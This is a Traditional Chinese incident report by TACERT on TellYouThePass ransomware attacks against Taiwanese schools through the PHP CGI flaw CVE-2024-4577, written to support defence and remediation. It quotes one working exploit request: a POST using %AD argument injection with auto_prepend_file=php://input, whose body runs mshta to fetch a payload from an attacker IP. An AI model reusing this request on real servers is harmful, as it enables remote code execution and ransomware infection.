TLP:WHITE

CVE 漏洞利用之勒索軟體攻擊事件分析報告

臺灣學術網路危機處理中心團隊(TACERT)製

2024 年 06 月

一、事件簡介

1. PHP 為最常見網站使用語言之一，資料顯示全球有近八成網站使用該語言撰寫而成。資安公司戴夫寇爾研究人員在 2024/05/07 發現 PHP 存在引數注入(Argument Injection)漏洞(CVE-2024-4577)，未經身分鑑別之遠端攻擊者可透過特定字元序列繞過舊有 CVE-2012-1823 弱點修補後之保護，並透過引數注入等攻擊於遠端 PHP 伺服器上執行任意程式碼。在 2024/06/06 PHP 開發商發布新版本 8.3.8、8.2.20 與 8.1.29 來修補此露洞。在 2024/06/08 學術網路中有多所學校遭受勒索軟體攻擊，發生該漏洞利用的事件。

二、 CVE-2024-4577 漏洞

1. CVE-2024-4577 漏洞發生是因 PHP 程式語言在設計時忽略 Windows 作業系統內部對字元編碼轉換的最佳化對應(Best-Fit) 特性，導致未認證的攻擊者可透過特定的字元序列繞過舊有 CVE-2012-1823 的保護；透過參數注入等攻擊在遠端 PHP 伺服器上執行任意程式碼。
2. 導致 CVE-2024-4577 漏洞觸發有兩種可能情形，一種是將 PHP 設置於 CGI 模式下執行，另一種則是將 PHP 執行檔曝露於 CGI 資料夾，即使未透過 CGI 模式執行 PHP，也會曝露相關風險。由於安裝 Windows 版 XAMPP 的預設組態，也將 PHP 執行檔存放於 CGI 資料夾，因此使用這種套件的 Windows 主機，也可能受影響。

   (1) 將 PHP 設置於 CGI 模式下執行時常見設定如下:

```
AddHandler cgi-script .php
Action cgi-script "/cgi-bin/php-cgi.exe"
```

   或者

```
<FilesMatch "\.php$">
```

```
SetHandler application/x-httpd-php-cgi
</FilesMatch>
Action application/x-httpd-php-cgi "/php-cgi/php-cgi.exe"
```


(2) XAMPP 預設安裝設定將 PHP 執行檔暴露在外之常見設定如下，由於使用者可以運用 XAMPP 輕易地建立網頁伺服器，Windows 版本每月下載量超越 200 萬次，至今累計下載量更已突破上億次。因此，安裝 Windows 版 XAMPP 的網頁伺服器數量很多，需盡快修補漏洞。

a. 將 php.exe 或 php-cgi.exe 複製到 /cgi-bin/ 目錄中。
b. 將 PHP 安裝目錄透過 ScriptAlias 暴露到外，如:

```
ScriptAlias /php-cgi/ "C:/xampp/php/"
```

三、 漏洞利用-勒索軟體攻擊事件分析

1. 2024/06/08 學術網路中有多所學校遭受勒索軟體攻擊，這些受攻擊的網站採用的 PHP 版本皆未更新至最新版，存有 CVE-2024-4577 漏洞。受害的網站伺服器皆是在 2024/06/08 被攻擊，並且加密網站伺服器內的檔案。在每個被加密的資料夾內皆有一個 READ_ME9.html 檔案，而且被加密的檔案之副檔名皆為.locked。由副檔名 locked 得知屬於 TellYouThePass 勒索軟體家族，而該家族主要通過各種軟體漏洞、系統漏洞進行散播。



2. 檢視 READ_ME9.html 發現為一個勒索通知信。內文告知受害者支付 0.1 比特幣到其帳戶，並且告訴受害者可透過聯絡信箱或者透過一些資料復原公司(建議 taobao.com 淘寶網)來聯絡他，最後提供一大段亂碼之受害者 id。由連絡信箱的「cyberkiller.xyz」得知駭客使用頂級域名(TLDs)的郵件伺服器，而且因為攻擊者知道 taobao.com(中國網站)，推測攻擊者可能懂中文或來自中國。

3. 追蹤學術網路遭受攻擊情形，至 2024/06/11 統計受害單位共有 22 個，受害設備共計 30 臺。從這些單位受害時間可以推斷出駭客攻擊的三個時段如下表，而且有兩間學校跨兩個攻擊時段，其中以 2024/06/08 15:00~17:30 時段攻擊最密集，受害單位數與設備數最多。此次勒索攻擊範圍不只有台灣，在國外 Bleeping Computer 的資安論壇也有受害者談論此事。

駭客攻擊時段	受攻擊單位數	受攻擊設備數
2024/06/08 03:00~04:00	4	5
2024/06/08 15:00~17:30 (攻擊最密集)	15	19
2024/06/08 19:30~22:00	5	6

四、 TellYouThePass 勒索軟體

1. TellYouThePass 勒索軟體自 2019 年以來以快速使用公共漏洞利用並產生廣泛影響而聞名。2023 年 11 月它在攻擊中使用了 Apache ActiveMQ RCE，並在 2021 年 12 月採用了 Log4j 漏洞來攻擊公司。

2. 針對本次攻擊事件，網路安全公司 Imperva 的研究人員發現 TellYouThePass 利用嚴重程度 CVE-2024-4577 漏洞錯誤執行任意 PHP 程式碼，來使用 Windows mshta.exe 二進位檔案執行惡意 HTA 檔案。該檔案包含帶有 base64 編碼字串的 VBScript，該字串可解碼為二進位檔案，從而將勒索軟體下載到主機記憶體中。


```
POST  /php-cgi/php-cgi.exe?%ADd+cgi.force_redirect=0+%ADd+allow_url_include%3D1+%ADd+auto_prepend_file%3Dphp://input=
Host: <<redacted>>
User-Agent: Mozilla/5.0 (Linux; Android 11; SM-A415F) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.41
Mobile Safari/537.36
Content-Length: 56

<?php system("mshta hxxp:/88.218.76[.]13/dd3.hta"); ?>
```

惡意 HTA 檔案(資料來源: *Imperva)*

3. 執行後，勒索軟體會偽裝成 CSS 資源請求，向命令與控制 (C2) 伺服器發送 HTTP 請求，並對受感染電腦上的檔案進行加密。它會放置一個勒索通知信「READ_ME10.html」，內容為告訴受害者如何恢復檔案的說明，並要求贖金 0.1 BTC（約 6,700 美元）作為解密金鑰。
4. 根據資安公司 Censys 2024/06/10 的報告，截至 2024/06/09 觀察到有超過 450,000 個暴露的 PHP 伺服器可能容易受到 CVE-2024-4577 RCE 漏洞的影響，其中大部分位於美國和德國。

五、 事件攻擊行為

由本案駭客攻擊行為可畫出下面攻擊行為示意圖，一開始駭客利用 PHP 漏洞呼叫 mshta.exe 來執行，接著 mshta.exe 執行惡意 HTA 檔。之後 VBScript 被解碼後下載勒索軟體 TellYouThePass 來執行。在勒索軟體執行後，緊接著受害主機偽裝 CSS 資源請求連線 C2 Server，最後勒索軟體加密受害主機內檔案與產生勒索通知信。



六、 總結與建議

1. 本次勒索軟體攻擊事件發生的主要原因是因為攻擊者利用 CVE-2024-4577 漏洞呼叫系統內建 mshta.exe 來執行惡意 HTA 檔，因而下載勒索軟體 TellMeThePass 來執行。在執行勒索軟體後，受害主機會將系統環境資訊透過偽裝 CSS 資源請求的方式，對 C2 伺服器發送 HTTP 請求而送出資訊。
2. 在可能影響方面，由於 CVE-2024-4577 漏洞影響所有在 Windows 環境下使用 PHP 架設的網站，因此它會造成的潛在風險很高。以 CIA 判斷，該類攻擊對機密性、可用性與完整性皆有影響。
3. 在處理方式方面，有下列三點建議提供學校參考。
   (1) 在處理本類攻擊事件時，需檢視主機受感染後該勒索軟體是否仍在背景程序中執行。若是，需中止它後才可處理主機。
   (2) 若以備份檔還原網站後，需檢視是否存在網站目錄外露之問題，並且盡速修補 CVE-2024-4577 漏洞 ，以避免再次遭受攻擊。
   (3) 若需確認網站是否受影響，管理者可以檢查 Apache HTTP Server 的

設定，當網站設定在 CGI 模式下執行 PHP 或將 PHP 執行檔暴露在外時，該伺服器將容易成為攻擊的目標。需特別注意的是，若使用 XAMPP for Windows 預設安裝設定，也會受此漏洞影響。

4. 在預防方法方面，有四點建議如下提供學校參考。

(1) 由於 CVE-2024-4577 漏洞影響所有安裝在 Windows 作業系統上的 PHP 版本，另因 PHP 8.0 分支、PHP 7 以及 PHP 5 官方已不再維護，建議使用這些版本的網站管理員更換成 PHP 官方仍有維護之版本，或採取相應的緩解措施。

(2) 對於無法升級的系統，可以考慮其他暫時緩解措施，如修改 Rewrite 規則以阻擋攻擊或取消 PHP CGI 的功能。

(3) 由於 XAMPP 尚未針對此漏洞釋出相對應的更新安裝檔，使用者如確認自身未使用 PHP CGI 功能，可修改 Apache Httpd 設定檔，以避免暴露弱點。

(4) 因 PHP CGI 被公認為是一種過時且易受攻擊的架構，建議使用者評估並遷移至更為安全的 Mod-PHP、FastCGI 或 PHP-FPM 等架構。

參考資料

1. **資安通報：PHP 遠端程式碼執行 (CVE-2024-4577) - PHP CGI 參數注入弱點**
https://devco.re/blog/2024/06/06/security-alert-cve-2024-4577-php-cgi-argument-injection-vulnerability/

2. **BleepingComputer 論壇**
https://www.bleepingcomputer.com/forums/t/798060/tellyouthepass-ransomware-locked;-read-me9html-support-topic/

3. **TellYouThePass ransomware exploits recent PHP RCE flaw to breach servers**
https://www.bleepingcomputer.com/news/security/tellyouthepass-ransomware-exploits-recent-php-rce-flaw-to-breach-servers/

4. June 10, 2024: PHP-CGI Argument Injection Vulnerability Could Lead to Remote Code Execution

https://censys.com/cve-2024-4577/

5. Update: CVE-2024-4577 quickly weaponized to distribute "TellYouThePass" Ransomware

https://www.imperva.com/blog/update-cve-2024-4577-quickly-weaponized-to-distribute-tellyouthepass-ransomware/